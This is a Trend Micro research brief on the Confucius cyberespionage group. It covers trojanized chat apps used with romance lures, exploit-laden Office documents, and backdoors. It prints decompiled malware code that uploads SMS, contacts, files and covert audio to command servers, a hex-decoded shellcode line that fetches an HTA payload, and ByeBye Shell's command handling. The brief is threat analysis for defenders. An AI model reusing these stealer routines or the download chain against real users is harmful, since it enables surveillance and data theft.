

Deciphering Confucius:

A Look at the Group's Cyberespionage Operations

Daniel Lunghi and Jaromir Horejsi
Trend Micro Cyber Safety Solutions (CSS) Team

Contents

5

—
Romance Scams
in Cyberespionage

14

—
A Web of Threats

11

—
Trojanized
Documents

16

—
Backdoors
and Shells

22

—
Information Stealers

26

—
Defending Against
Targeted Attacks

TREND MICRO LEGAL DISCLAIMER

The information provided herein is for general information and educational purposes only. It is not intended and should not be construed to constitute legal advice. The information contained herein may not be applicable to all situations and may not reflect the most current situation. Nothing contained herein should be relied on or acted upon without the benefit of legal advice based on the particular facts and circumstances presented and nothing herein should be construed otherwise. Trend Micro reserves the right to modify the contents of this document at any time without prior notice.

Translations of any material into other languages are intended solely as a convenience. Translation accuracy is not guaranteed nor implied. If any questions arise related to the accuracy of a translation, please refer to the original language official version of the document. Any discrepancies or differences created in the translation are not binding and have no legal effect for compliance or enforcement purposes.

Although Trend Micro uses reasonable efforts to include accurate and up-to-date information herein, Trend Micro makes no warranties or representations of any kind as to its accuracy, currency, or completeness. You agree that access to and use of

In today's online chat and dating scene, romance scams are not uncommon, what with [catfishers](#) and [West African cybercriminals](#) potentially toying with their victims' emotions to cash in on their bank accounts. It's quite odd (and probably underreported), however, to see it used as [vector](#) for cyberespionage.

Confucius' campaigns were [reportedly](#) active as early as 2013, abusing Yahoo! and Quora forums as part of their command-and-control (C&C) communications. We stumbled upon Confucius, likely from South Asia, while delving into [Patchwork's cyberespionage operations](#). Code in their custom malware bore similarities, for instance. And like Patchwork, Confucius targeted a particular set of individuals in South Asian countries, such as military personnel, high-profile personalities, and businessmen.

Delving into Confucius' infrastructure, we came across websites offering Windows and Android chat applications, most likely iterations of its predecessor, Simple Chat Point: Secret Chat Point and Tweety Chat. Their operators exploited a vulnerability for which there is no patch: the human psyche. While we are admittedly uncertain of the extent – and success – of their use, they are one of the main ingredients of the group's *modi operandi*.

Confucius' operations include deploying bespoke backdoors and stealing files from their victim's systems with tailored file stealers. The stolen files are then exfiltrated by abusing a cloud service provider. Some of these file stealers specifically target files from USB devices, probably to overcome air-gapped environments.

Our research brief takes a closer, technical look at Confucius' operations, the social engineering methods and gamut of malware it uses, and the countermeasures that organizations can adopt to mitigate them.

Romance Scams in Cyberespionage

Confucius developed multiple chat software for Windows and Android based on a legitimate, open-source chat application. The chat applications they developed — Simple Chat Point, Secret Chat Point, and Tweety Chat — have backdoor functionalities. The Android version, for instance, can steal SMS messages, accounts, contacts, and files, as well as record audio. We were able to access some of the logs of these fake chat apps and saw romance used as a social engineering lure to urge their targets to install the malware on their mobile device.

Simple Chat Point

Simple Chat Point was hosted directly on Google Play, but it was already removed from the app store at the time of our research. We believe this was Secret Chat Point's precursor, which we saw published on Google Play on September 27, 2017. They are both consistent in their "privacy policy" that tries to justify their intrusive Android permissions to unwitting victims.




Figure 1: Screenshot of Simple Chat Point

Privacy Policy

This privacy policy governs your use of the software application simplechatpoint ("Application") for mobile devices that was created by us. The Application as the name suggests is an application to chat in a simple manner with your friends.

What information does the Application obtain and how is it used?

User Provided Information

The Application obtains the contact information. This is used to provide you information regarding which of your contacts have got this application installed.

Automatically Collected Information

In addition, the Application may collect certain information automatically, including, but not limited to, your phone status and identity.

Using Personal Information

In general, we only use your following personal information for the reasons as given under:-

Contacts

Read your contacts : To populate the phone book , which is used to intimate you regarding contacts who are on simplechatpoint.

SMS

Read your text messages (SMS) : To obtain delivery confirmation.

Storage

Read the contents of your USB storage : To read the database which stores the log of the messages.

Modify or delete the contents of your USB storage : To modify the database which stores the log of the messages.

Device ID & Call Information

Read phone status and identity : To read phone status

Figure 2: The application's "privacy policy"




Figure 3: Secret Chat Point's homepage

Note: The background image is available elsewhere as a stock photo

Secret Chat Point

Secret Chat Point touted itself as an application that enforces anonymity and privacy (i.e., not storing chat logs), offered in Windows and Android platforms. At the time of our research, the download link was already disabled in the HTML code, as Google already removed the application from their app store. We managed to find versions 1.2 and 1.4 of the Android application in third-party app marketplaces but found no installer for the Windows version. Version 1.2 was uploaded in October 2017 and the latest known version, 1.4, was uploaded in November 2017. The Google cache page of the application shows it was created by Simple Chat Point's developer and installed by 10–50 users.

While Secret Chat Point indeed has real chat features (although not anonymous at all), it also has undocumented routines, such as collecting and harvesting all SMS messages, contacts, and accounts, which get triggered when specific words are sent to the app. It can also list and get all files present in *Pictures*, *Download*, *Documents*, *DCIM/Camera*, *WhatsApp/Media/WhatsApp Documents*, and *WhatsApp/Media/WhatsApp Images*.

Once a command is received and executed, its result is forwarded to a C&C server specified in the *Config* class. Secret Chat Point's website does not have Simple Chat Point's privacy policy but instead displays fake statistics and partnerships to lend itself credibility.

```
} else if (msg.compareTo(Config.UPLOAD_ALL) != 0) {
    dataUploader = new DataUploader(this);
    dataUploader.getClass();
    new getAllSMS_AsyncTask().execute(new String[0]);
    dataUploader = new DataUploader(this);
    dataUploader.getClass();
    new getAllContacts_AsyncTask().execute(new String[0]);
    dataUploader = new DataUploader(this);
    dataUploader.getClass();
    new getAllAccounts_AsyncTask().execute(new String[0]);
} else if (msg.compareTo(Config.UPLOAD_FILE_LIST) != 0) {
    dataUploader = new DataUploader(this);
    dataUploader.getClass();
    new getAllFileList_AsyncTask().execute(new String[0]);
} else if (!msg.startsWith(Config.UPLOAD_FILE_CONTENT)) {
    dataUploader = new DataUploader(this);
    dataUploader.getClass();
    new getAllFileContent_AsyncTask().execute(new String[]{msg});
}

public void getAllFileList(ContentResolver cr, String searchString) {
    TelephonyManager telephonyManager = (TelephonyManager) this.context.getSystemService("phone");
    String[] dirs = new String[]{"Pictures", "Download", "Documents", "WhatsApp/Media/WhatsApp Documents", "WhatsApp/Media/WhatsApp Images", "DCIM/Camera"};

    public static final String UPDATE = "http://simplechatpoint.ddns.net/android_connect/update.php";
    public static final String UPLOAD_ACCOUNTS = "http://simplechatpoint.ddns.net/android_connect/insert_account.php";
    public static final String UPLOAD_BASE_URL = "http://simplechatpoint.ddns.net/android_connect";
    public static final String UPLOAD_CONTACTS = "http://simplechatpoint.ddns.net/android_connect/insert_contacts.php";
    public static final String UPLOAD_FILE_CONTENT = "http://simplechatpoint.ddns.net/android_connect/upload_file_content.php";
    public static final String UPLOAD_FILE_LIST = "http://simplechatpoint.ddns.net/android_connect/insert_file_list.php";
    public static final String UPLOAD_SMS = "http://simplechatpoint.ddns.net/android_connect/insert_sms.php";
```

Figure 4: Code snippets showing Secret Chat Point's undocumented features

```

<uses-permission android:name="android.permission.INTERNET" />
<uses-permission android:name="android.permission.RECEIVE_SMS" />
<uses-permission android:name="android.permission.READ_CONTACTS" />
<uses-permission android:name="android.permission.READ_SMS" />
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
<uses-permission android:name="android.permission.READ_PHONE_STATE" />
<uses-permission android:name="android.permission.GET_ACCOUNTS" />
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
<uses-permission android:name="android.permission.WAKE_LOCK" />
<uses-permission android:name="com.google.android.c2dm.permission.RECEIVE" />
<uses-feature android:glEsVersion="20000" android:required="true" />
<permission android:name="edu.secretchatpoint.fcm.permission.C2D_MESSAGE" android:protectionLevel="signature" />
<uses-permission android:name="edu.secretchatpoint.fcm.permission.C2D_MESSAGE" />

```

Figure 5: Permissions required for the app to execute its hidden features

Tweety Chat

Tweety Chat is offered in 32-bit and 64-bit Windows systems as well as Android devices, flaunted as capable of chatting directly through the web browser after registering an account. Its appearance resembles an old chat application in 2012 named TweetyChats, which still has a Facebook Page with over 200 followers. Its domain expired by the end of 2015, however. Why Tweety? The string “Tweety” is in one of the python reverse shells we analyzed, so the python binary is probably related.




Figure 6: Tweety Chat’s login page




Figure 7: Facebook Page of the old application TweetyChats

We tested Tweety Chat's Android version and noticed telltale signs indicating their targets of interest: Verification emails with a physical address whose postal code is assigned to a provincial capital that also appears (upon logging in) as a chat channel in Tweety Chat.

Tweety Chat's Windows version works differently. After running the Windows Installer, an executable, created with Windows component [Express](#), is executed. It contains two binaries: a clean and functional *TweetyChatSetup.exe*, and a malicious *intelsys.exe*. In Resource Hacker, an open-source resource editor and extraction utility, *TweetyChatSetup.exe* is marked as RUNPROGRAM while *intelsys.exe* is labeled as POSTRUNPROGRAM, indicating the latter executes after the user installs *TweetyChatSetup.exe*.

TweetyChatSetup.exe is almost the same as the binary available from a GitHub repository we found. It can be downloaded as a 30MB installer of *rocket.chat*, an open-source chat application. Its JavaScript Object Notation (JSON) file, *app-32\resources\servers.json*, has the default setting:

```
{
    "TweetyChat": "http://tweetychat.com"
}
```

While the application itself is not malicious, the website, which gets opened in the Tweety Chat application window, links to a Trojanized communication application.





Figure 8: The Trojanized version of Tweety Chat (top),
and the executable in Resource Hacker (bottom)

intelsys.exe — a Python file compiled to an EXE with the internal name “Porky.py” — is a backdoor. Its supported commands are: *quit*, *cd*, *cwd*, *pickup*, *drop*, and *exec*; the backdoor will try to run commands as shell commands using *subprocess.Popen* with the parameter, *shell=True*.

- If a bot operator enters the path to a file, it will be uploaded to the C&C server.
- If a bot operator enters a directory, the files with extensions *.jpeg*, *.gif*, *.png*, *.doc*, *.docx*, *.ppt*, *.pptx*, *.xls*, *.xlsx*, and *.pdf* are recursively searched then uploaded to the C&C server.

<i>quit</i>	Exit the session
<i>cd</i>	Change directory (folder or drive)
<i>cwd</i>	Change working directory
<i>pickup</i>	Steal file
<i>drop</i>	Download a file from a specified URL
<i>exec</i>	Execute shell command

Table 1: Supported commands on *intelsys.exe*

Its decompiled source code reveals that English is not the attacker's native language, e.g., *coden_data* string. In the course of our research, we saw that Tweety Chat's Window version was constantly updated, adding x32 and x64 versions, minor changes to the Porky backdoor — including persistence mechanism via the *Run* registry key — and updates related to exception handlings. One variant, for instance, included a third EXE file embedded in the *IEExpress* installer, which was a compiled *batch2exe* file calling the backdoor binary.

Tweety Chat's Android version is similar to Secret Chat Point's, whose email/contact information points to the latter's developer. This iteration has two additional features: downloading and uploading parameters and recording audio by setting a new parameter. Version 1.0.1 was uploaded to Google Play on December 1, 2017, but it was eventually removed from the app store (its latest known version is 1.0.3).




Figure 9: The Google cache of the Android version of TweetyChat

```

public void onReceive(Context context, Intent intent) {
    if (Boolean.valueOf(context.getSharedPreferences(Config.PREFERENCES_NAME, 0).getBoolean(Config.AUDIO_RECORD_ENABLE, false)).booleanValue() != null) {
        intent = new SimpleDateFormat("yyyyMMdd_HHmss").format(new Date());
        StringBuilder stringBuilder = new StringBuilder();
        stringBuilder.append(context.getFilesDir().getAbsolutePath());
        stringBuilder.append("/audio/");
        stringBuilder.append(intent);
        stringBuilder.append(".3gp");
        AudioSavePathInDevice = stringBuilder.toString();
        if (lastFilePath != null) {
            mediaRecorder.stop();
            uploadFile(context, "Audio", lastFilePath);
        }
        MediaRecorderReady();
        try {
            mediaRecorder.prepare();
            mediaRecorder.start();
        } catch (IllegalStateException e) {
            e.printStackTrace();
        } catch (IOException e2) {
            e2.printStackTrace();
        }
        lastFilePath = AudioSavePathInDevice;
    }
}

public void MediaRecorderReady() {
    mediaRecorder = new MediaRecorder();
    mediaRecorder.setAudioSource(1);
    mediaRecorder.setOutputFormat(1);
    mediaRecorder.setAudioEncoder(3);
    mediaRecorder.setOutputFile(AudioSavePathInDevice);
}

```

```

public class DataUploader {
    private static final String TARGET_PATTERN = "txt|doc|docx|xls|xlsx|ppt|pptx|pdf|jpg|jpeg";
    Context context;
    List<FailedFileMap> failedFileMapList = new ArrayList();
    String filename_accounts = "accounts.csv";
    String filename_contacts = "contacts.csv";
    String filename_parameters_downloaded = "parameters_downloaded.txt";
    String filename_parameters_uploaded = "parameters_uploaded.txt";
    String filename_sms = "sms.csv";
    private String imei;
}

```

Figure 10: Code snippets showing its file retrieval feature, which is limited to file extensions related to documents and images (top, bottom)

Social Engineering

The applications' user lists, chat room names, and content were stored on a remote server without any authentication. The chat logs shed light on the social engineering methods the operators used to persuade victims to install the malware on their Android devices. The first user and chatroom were created on August 27, 2017, and were probably the app authors' testing ground. The succeeding users and chatrooms were created on October 31, with December 12 the latest.

A certain *hayat22* and *love* piqued our interest. *hayat22*, purportedly a female student, engaged in an online romance with a target whose handle was *love*, describing himself as living in South Asia working in garments manufacturing and wholesaling.

Over the course of their correspondence, *love* suggested using WhatsApp to communicate. *hayat22* declined, saying she felt safer using Tweety Chat. *love* refused, but when *hayat22* demurred and gave *love* an online cold shoulder, *love* tried installing Tweety Chat — and failed. He claimed that he wasn't able to install the app. *hayat22* quickly lost interest and stopped replying to him altogether. Note their conversation below; *hayat22* can speak Hindi and occasionally, English. She also sent him a photo to show what Tweety Chat looked like.

```


2017-12-13 19:09:44: @love: soney kese ho
2017-12-13 20:21:28: @hayat22: all well
2017-12-13 20:21:54: @love: good yad he ker liya karain
2017-12-13 20:23:33: @hayat22: you did not come tweetychat
2017-12-13 20:24:06: @love: soney mene kia kerni hai wo app
2017-12-13 20:24:44: @hayat22: up to you
2017-12-13 20:25:40: @love: ap to waha ni hon ge na
2017-12-13 20:25:56: @love: ap apna bna k gair ker diya mera waha kia kam
2017-12-13 20:26:16: @hayat22: I have shifted to tweetychat
2017-12-13 20:27:20: @love: dear to trust hai ti number de dain whatsapp pe he bat kar lain gey ohir
2017-12-13 20:28:09: @hayat22: no
2017-12-13 20:29:23: @hayat22: you will keep on calling my number
2017-12-13 20:29:38: @love: jb ap relation he ni rakhna chahti na he kuch to phir
2017-12-13 20:29:48: @love: mai bila waja call ni kero ga
2017-12-13 20:29:54: @love: whatsapp only
2017-12-13 20:30:08: @love: call ap ki ijazat k bgair ni
2017-12-13 20:33:22: @hayat22: I prefer tweetychat , it's safe for me
2017-12-13 20:34:34: @love: yara ni yaha thek hai
2017-12-13 20:35:38: @love: trust ker sakti hai to thek hai ni to yaha thek hai
2017-12-13 20:37:50: @love: thora wo kerna phir bat kerta ho sakoon se abhi bike pe ho ghar ja raha ho
2017-12-13 20:38:09: @love: 9 bje tk
2017-12-13 21:27:28: @love: g princess
2017-12-13 21:27:32: @love: sorry late ho gya
2017-12-13 22:25:19: @love: dear
2017-12-14 16:19:25: @love: g dear kese hain agy hain ghar
2017-12-14 16:26:25: @love: kese hain dear
2017-12-15 00:08:55: @love: princess
2017-12-15 00:09:25: @love: mene tweetychat ki us maiid mang rahe sab kia per wo ni ho raha
2017-12-15 00:09:59: @love: agey soney ap ki marzi jese kahain
2017-12-15 11:15:24: @hayat22: I am already there don't know what you do wrong, ek bar phir install kar ke dhak lo.

```

Figure 11: One of the conversations between *love* and *hayat22*

We're not sure how *love* wound up in the chat room or how he met *hayat22*. He was probably either using the Windows version of Secret Chat Point or its web interface, which explains why *hayat22* was urging him to install Android Tweety Chat.

In an earlier chat group, an operator called *Heena* urged the members to install Secret Chat Point on other people's mobile devices to get perks like credits or the ability to "go invisible". In another chat room called "Maira's room", a target of interest disclosed he was a government officer traveling back from a northern city near the country's provincial capital. A few days after, the operator stopped answering in the chat room, and her user account was deleted from the server.



```

2017-10-31 16:31:40: @<null>: hi all
2017-11-01 19:13:24: @Heena: hello
2017-11-01 19:13:46: @Heena: hi
2017-11-01 19:14:48: @sam8888: hi
2017-11-01 19:17:07: @ali23: lovely yaara
2017-11-01 19:20:42: @<null>: heena how do you become invisible
2017-11-01 19:22:59: @Heena: you need to have credibility to go invisible
2017-11-01 19:23:31: @<null>: what is that
2017-11-01 19:26:47: @Heena: install secratchatpoint in your friends mobile and send a invite to a room to yourself, thats how you earn credits
2017-11-01 19:27:26: @<null>: where is all this given
2017-11-01 19:29:40: @Heena: i dont know , i got to know from a friend, █████ n all girls are in the invisible
2017-11-01 19:30:28: @ali23: hello heena
2017-11-01 19:30:49: @Heena: are you from █████
2017-11-01 19:30:56: @ali23: yup
2017-11-01 19:31:34: @Heena: i have sent you an invite
2017-11-01 19:31:42: @ali23: ok got it
2017-11-01 22:17:06: @lovely boy: hi
2017-11-02 14:01:21: @Heena: hi
2017-11-02 14:02:31: @ali23: hi how are u

```

Figure 12: *hayat22* showing TweepyChat's user interface (top), and a chat group operator urging members to install Secret Chat Point (bottom)

A Web of Threats

We dove deeper into Confucius' operations—namely, the malware-ridden documents, backdoors, and file stealers they use in their campaigns. Of note are the resemblances of their malware to Patchwork's. The use of an exploit for a security flaw disclosed in December 2017 and their rather recent activities suggest Confucius' campaigns are active.

Trojanized Documents

Confucius' backdoors are delivered through Office documents exploiting memory corruption vulnerabilities [CVE-2015-1641](#) and [CVE-2017-11882](#). The latter is a 17-year old security flaw in Equation Editor that was [actively exploited](#) in the wild in December 2017. The scrls backdoor we came across is delivered via RTF files exploiting CVE-2015-1641. The documents that exploit [CVE-2017-11882](#) download another payload — an HTML Application (HTA) file toting a malicious Visual Basic (VBS) script — from the server, which is executed accordingly by the command-line tool *mshta.exe*.

```
1c0000000200a8c39902000000000048905d006c9c5b000000000030101030a0a01085a5ab844eb7112ba7856
341231d08b088b098b096683c13c31db5351be643e721231d6ff16536683ee4cfff1090901421400000004d534854
412e45584520687474703a2f2f352e3133352e37332e3130392f6162632e68746100
```




Figure 13: Hex-decoded content of the exploit-laden RTF file, revealing the threat's second stage

The *abc.hta* file (Figure 12) downloads a decoy document, which will be opened in Microsoft Word (WINWORD) that in turn downloads the executable payload (the scrls backdoor). It's worth noting that the payload is missing the first 2 bytes, which are later added before it is executed. This is likely done to bypass antivirus (AV) detection.

Another document, which exploits CVE-2017-11882, takes a more direct approach. It contains a simple downloader in the form of a shellcode that downloads and executes the sip_telephone backdoor.



Backdoors and Shells

sctrls

- Compute the unique identifier (hash) from the username and computer name.
- Register a new user on the C&C server; this registration creates a new folder with hash name (*<some_name>.php?b=<hash>*).
- Read contents of the folder with the hash name from the C&C server, then download and run executables from that particular folder.

The malware operators can then upload binaries of shells or file stealers that will be executed into the respective folders. The directories of their C&C server were unsecured, and we were able to access all their registered victims (hashes) — numbering around 50 — as well as the other backdoors and file stealers in their employ.






















 Parent Directory		-
 0_Infections/	2018-01-19 12:04	-
 05 Jan 18/	2018-01-05 19:20	-
 8A5373C7E1A26196E706..>	2018-01-08 17:33	-
 8E407AEAE8A367A8C133..>	2018-01-08 17:33	-
 21 Dec 17/	2017-12-21 17:49	-
 23 Dec 17 - 2020H/	2017-12-23 20:19	-
 23 Dec 17/	2017-12-23 09:45	-
 25 Jan 18/	2018-01-25 16:00	-
 28 Dec 17/	2017-12-28 17:06	-
 29 Dec 17/	2017-12-29 09:30	-
 81527AC7CD9E48E4F817/	2018-01-08 17:33	-
 924066F9FB92418CFB1F..>	2018-01-08 17:32	-
 A26C48DFC4E0558A/	2018-01-08 14:28	-
 A4557FFDFB924D88FF1F..>	2018-01-08 17:32	-
 A8547FF9E4AC68AD8815..>	2018-01-25 16:12	-
 A47756CBDDE54888E11A..>	2018-01-25 17:30	-
 AE407AEAE8A35A82E919..>	2018-01-25 16:01	-
 Analysers/	2017-12-24 19:25	-
 B24475B8C8A364A5D127..>	2018-01-25 16:03	-
 newuser.php	2017-12-09 04:03 2.8K	

Figure 15: List of victims infected with sctrls in the open directory. Six directory names correspond to a date, implying they are different campaigns

ByeBye Shell

ByeBye Shell is a custom shell usually bundled with decoy documents. For instance, when a dropper is executed, a decoy document is displayed and the backdoor runs in the background. ByeBye Shell supports a few basic commands: *shell*, *comd*, *sleep*, *quit*, and *kill*.

```
memset(&szRecvBuffer, 0, 0x100u);
dwConnectionStatus = recv(socket, &szRecvBuffer, 255, 0);
if ( dwConnectionStatus == -1 )
    goto LABEL_77;
if ( !_stricmp(&szRecvBuffer, "shell\n") )
    run_cmd_command((void *)socket);
if ( !_stricmp(&szRecvBuffer, "comd\n") && !send_recv_file_ex(socket) )
    goto LABEL_77;
if ( !_stricmp(&szRecvBuffer, "sleep\n") )
{
    dwMilliseconds = 1800000;
    dwConnectionStatus = send(socket, "BYE BYE", 7, 0);
    goto LABEL_77;
}
if ( !_stricmp(&szRecvBuffer, "quit\n") )
    goto LABEL_77;
if ( !_stricmp(&szRecvBuffer, "kill\n") )
    break;
```

Figure 16: Commands implemented by ByeBye Shell

shell	create a <i>cmd.exe</i> process with redirected input and output
comd	supported commands: <i>put, EXIT, dup, exe, fget, fput, getproc, listdir, copyfile, exec</i> <i>fget</i> and <i>fput</i> are used for sending and receiving files
sleep	sleep for 30 minutes; send the string “BYE BYE” back to the C&C server
quit	disconnect the current connection, sleep for a while, then try to connect again
kill	kill itself and exit the backdoor thread

Table 2: ByeBye Shell’s commands; note that there are variants of ByeBye Shell with different subsets of commands, and not all are always implemented

